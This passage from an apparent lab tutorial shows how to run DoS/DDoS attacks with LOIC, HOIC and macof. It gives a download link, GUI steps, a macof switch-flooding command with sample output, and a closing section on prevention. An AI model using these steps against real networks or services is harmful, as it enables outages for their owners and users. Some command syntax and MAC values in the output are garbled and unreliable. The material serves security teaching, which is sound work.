


Figure 17

- Now open wireshark for monitoring packets




Figure 18

• Important note:-

- ✓ LOIC **does NOT** hide the attacker's IP
- ✓ Using it on real targets **without permission** is illegal
- ✓ Should be used **only for educational or authorized testing**
- ✓ Makes website slow or unavailable
- ✓ Can be used in **single-user mode** or **coordinated attacks**.
- ✓ **Floods TCP / UDP / HTTP** packets to a target IP or website.
- ✓ Perform **DoS attack** by sending a huge number of requests

Perform DOS/DDOS Using HOIC

HOIC (High Orbit Ion Cannon) is a powerful DoS (Denial of Service) tool designed to launch HTTP flood attacks against web servers. It is an advanced version of the LOIC (Low Orbit Ion Cannon) tool but with a more powerful and distributed attack mechanism. It is primarily used for flooding web servers with HTTP requests to overload and crash the target system.

HOIC is popular in the hacktivist community and has been used in large-scale DDoS (Distributed Denial of Service) attacks.

Download : <https://sourceforge.net/projects/high-orbit-ion-cannon/>

How to use it - : After installation open the app




Figure 19

- Click on plus button and add target url.
- Click on add button then add url and set power & click on add.




Figure 20

- Now adjust threads & click on **FIRE THE LAZER!**




Figure 21

- Attack started...




Figure 22

- Now open wireshark for monitoring attack.




Figure 23

Perform DOS/DDOS Using Macof


Macof is a MAC flooding tool from the dsniff suite used in cybersecurity labs to perform Layer 2 attacks on switches. It generates thousands of fake MAC addresses to overflow the switch CAM table, forcing the switch to act like a hub.

How to use it - :

- Open kali linux
- Type sudo apt install macof
- Now start attack using macof

Command -: `macof -I eth -d<target ip>`

Target: certifiedhacker.com



```
(root@kali) ~/home/atharva
# macof -I eth0 -d 192.168.1.1
a5:67:f9:6c:67:4d 1f:f2:1e:54:ef:1 0.0.0.0.9108 > 255.255.255.255.50914: S 850632105:850632105(0) win 512
1f:7:9d:17:25:eb f7:c7:3d:16:4f:43 0.0.0.0.53106 > 255.255.255.255.35404: S 1918235544:1918235544(0) win 512
d3:a6:0b:33:a4:7 a8:99:e8:2c:8e:84 0.0.0.0.17612 > 255.255.255.255.24398: S 1538908785:1538908785(0) win 512
15:d2:a5:3b:68:fc de:82:8e:a:ad:1c 0.0.0.0.53317 > 255.255.255.255.3788: S 936666621:936666621(0) win 512
60:32:8b:67:df:2c 2d:1d:69:38:0:73 0.0.0.0.2130 > 255.255.255.255.15095: S 23885645:23885645(0) win 512
b9:a:90:33:99:1 50:93:80:1a:14:28 0.0.0.0.39668 > 255.255.255.255.49596: S 928056634:928056634(0) win 512
88:6:71:2c:49:8c e5:ad:a6:24:0:39 0.0.0.0.43597 > 255.255.255.255.48094: S 837647115:837647115(0) win 512
24:8c:64:6e:d8:89 58:74:2a:3c:a8:b 0.0.0.0.41271 > 255.255.255.255.10453: S 1372008248:1372008248(0) win 512
27:31:da:62:30:6a 82:4c:58:12:df:d0 0.0.0.0.19995 > 255.255.255.255.25648: S 1008835837:1008835837(0) win 512
24:ff:5e:22:b9:5e 82:23:e2:79:98:ca 0.0.0.0.45003 > 255.255.255.255.30846: S 1297653313:1297653313(0) win 512
cb:22:44:2d:20:5a 34:89:ba:7a:26:31 0.0.0.0.4876 > 255.255.255.255.42366: S 155251180:155251180(0) win 512
b5:46:31:40:c1:1a 7d:fe:6f:19:ea:1b 0.0.0.0.26797 > 255.255.255.255.26732: S 597892295:597892295(0) win 512
87:b6:2f:3d:77:80 94:7a:40:48:fa:d 0.0.0.0.55630 > 255.255.255.255.53393: S 1456687796:1456687796(0) win 512
5c:80:1e:3d:32:c3 d1:dc:22:66:85:8e 0.0.0.0.14065 > 255.255.255.255.6073: S 1191450404:1191450404(0) win 512
c6:2a:12:2e:a3:bc 21:f4d:2b:b:fa 0.0.0.0.10722 > 255.255.255.255.63624: S 1489444675:1489444675(0) win 512
36:61:2a:40:af:07 91:92:52:1d:cd:3e 0.0.0.0.5001 > 255.255.255.255.47457: S 35908422:35908422(0) win 512
af:92:d6:36:d7:bb 59:de:d5:28:3f:d1 0.0.0.0.41356 > 255.255.255.255.44560: S 1053280952:1053280952(0) win 512
1:e5:a8:42:71:e2 ae:9e:59:6b:36:2 0.0.0.0.23377 > 255.255.255.255.4430: S 1664812866:1664812866(0) win 512
39:3b:13:71:cb:ff ed:7d:43:78:3:bf 0.0.0.0.1436 > 255.255.255.255.17300: S 249143246:249143246(0) win 512
1d:57:90:6e:2f:59 19:2f:10:42:c2:ea 0.0.0.0.60144 > 255.255.255.255.51484: S 836418846:836418846(0) win 512
a8:6a:4:79:2e:6b db:f1:71:35:32:f2 0.0.0.0.54349 > 255.255.255.255.37088: S 251417189:251417189(0) win 512
32:ec:85:29:bc:63 c7:e8:9a:45:dc:4a 0.0.0.0.59538 > 255.255.255.255.51401: S 2060734456:2060734456(0) win 512
05:rc:c5:7e:8c:93 61:e9:6a:11:39:12 0.0.0.0.17040 > 255.255.255.255.16722: S 839701868:839701868(0) win 512
43:2c:90:3e:88:9e 8d:eb:e2:40:66:53 0.0.0.0.22203 > 255.255.255.255.17730: S 835976034:835976034(0) win 512
8f:19:8c:5f:43:8c 4f:f9:c4:61:13:fb 0.0.0.0.23810 > 255.255.255.255.58330: S 756007761:756007761(0) win 512
06:cc:87:3f:1a:8c f8:4b:a9:bf:1f:5 0.0.0.0.57221 > 255.255.255.255.65374: S 734883000:734883000(0) win 512
fi:41:52:60:b:a8 9b:9f:19:32:60:70 0.0.0.0.15908 > 255.255.255.255.23534: S 542780852:542780852(0) win 512
09:b2:be:58:f6:72 b7:42:dd:13:94:59 0.0.0.0.52986 > 255.255.255.255.21219: S 746480753:746480753(0) win 512
efa:ffe:73:6b c0:a:82:5f:ef:ab 0.0.0.0.38618 > 255.255.255.255.63464: S 631655903:631655903(0) win 512
6d:d7:20:39:40:4d 12:5e:c0:66:9c:a1 0.0.0.0.3101 > 255.255.255.255.16695: S 685178769:685178769(0) win 512
5b:7f:dc:38:7f:5b 1f:14:ca:1e:b0:c6 0.0.0.0.34582 > 255.255.255.255.2407: S 1566205885:1566205885(0) win 512
61:d8:21:7d:a0:ba 34:9b:e1:40:d0:1f 0.0.0.0.1704 > 255.255.255.255.10896: S 396039807:396039807(0) win 512
6a:c1:ed:5c:67:e 67:8c:1a:e:c3:b2 0.0.0.0.55719 > 255.255.255.255.4309: S 880248688:880248688(0) win 512
```

Figure 24

- Open Wireshark and monitor the Attack




Figure 25

HOW TO PREVENT FROM DOS AND DDOS ATTACK

Preventing DoS and DDoS attacks requires a combination of network hardening, traffic filtering, resource scaling, and incident response planning. Here's a breakdown of effective prevention and mitigation strategies:

1. Network-Level Protection

- **Firewall Rules:** Block unused ports and restrict access to critical services.
- **Rate Limiting:** Limit the number of requests from a single IP address.
- **Geo-blocking:** Block or limit traffic from high-risk regions if not needed.
- **Intrusion Prevention Systems (IPS):** Detect and stop suspicious traffic.

2. Use Anti-DDoS Services

- **CDN & Cloud Protection:** Use services like:
 - Cloudflare
 - AWS Shield
 - Google Cloud Armor
 - Azure DDoS Protection
- These services absorb large-scale traffic before it reaches your server.

3. Application-Level Defenses

- **Web Application Firewall (WAF):**
 - Blocks malicious HTTP traffic (e.g., HTTP floods).
 - Helps filter bad bots and SQL injection attempts.
- **Captcha/Challenge Pages:**
 - Stops automated traffic during attacks (e.g., Cloudflare "I'm Under Attack" mode).

4. Monitoring & Detection

- **Log Monitoring:**
 - Use tools like **Splunk**, **ELK Stack**, or **Graylog** to analyze traffic.
- **Traffic Anomaly Detection:**
 - Alerts if traffic spikes suddenly or unusual patterns are found.
- **Tools:**
 - Wireshark, NetFlow, SNORT, or Suricata can help detect unusual traffic.

5. Infrastructure Design

- **Redundancy & Load Balancing:**
 - Distribute traffic across multiple servers or data centers.
- **Auto-scaling:**
 - Cloud services can automatically scale up during spikes.
- **Separate Public & Private Services:**
 - Keep critical services (like admin panels or internal APIs) on separate networks.

6. Use Reverse Proxies

- Acts as a buffer between users and servers.
- Helps hide the real IP of your web server.

7. Have an Incident Response Plan

- Define steps to follow during an attack.
- Have contact points for your ISP and DDoS mitigation providers.
- Set up alerting systems and regular backups.

Tools for Testing (Ethical Use Only)

- **LOIC, HOIC, Slowloris, Hping3, D0sinator** – for lab simulations.
- Test only in **controlled environments** (CTFs, home labs, VMs).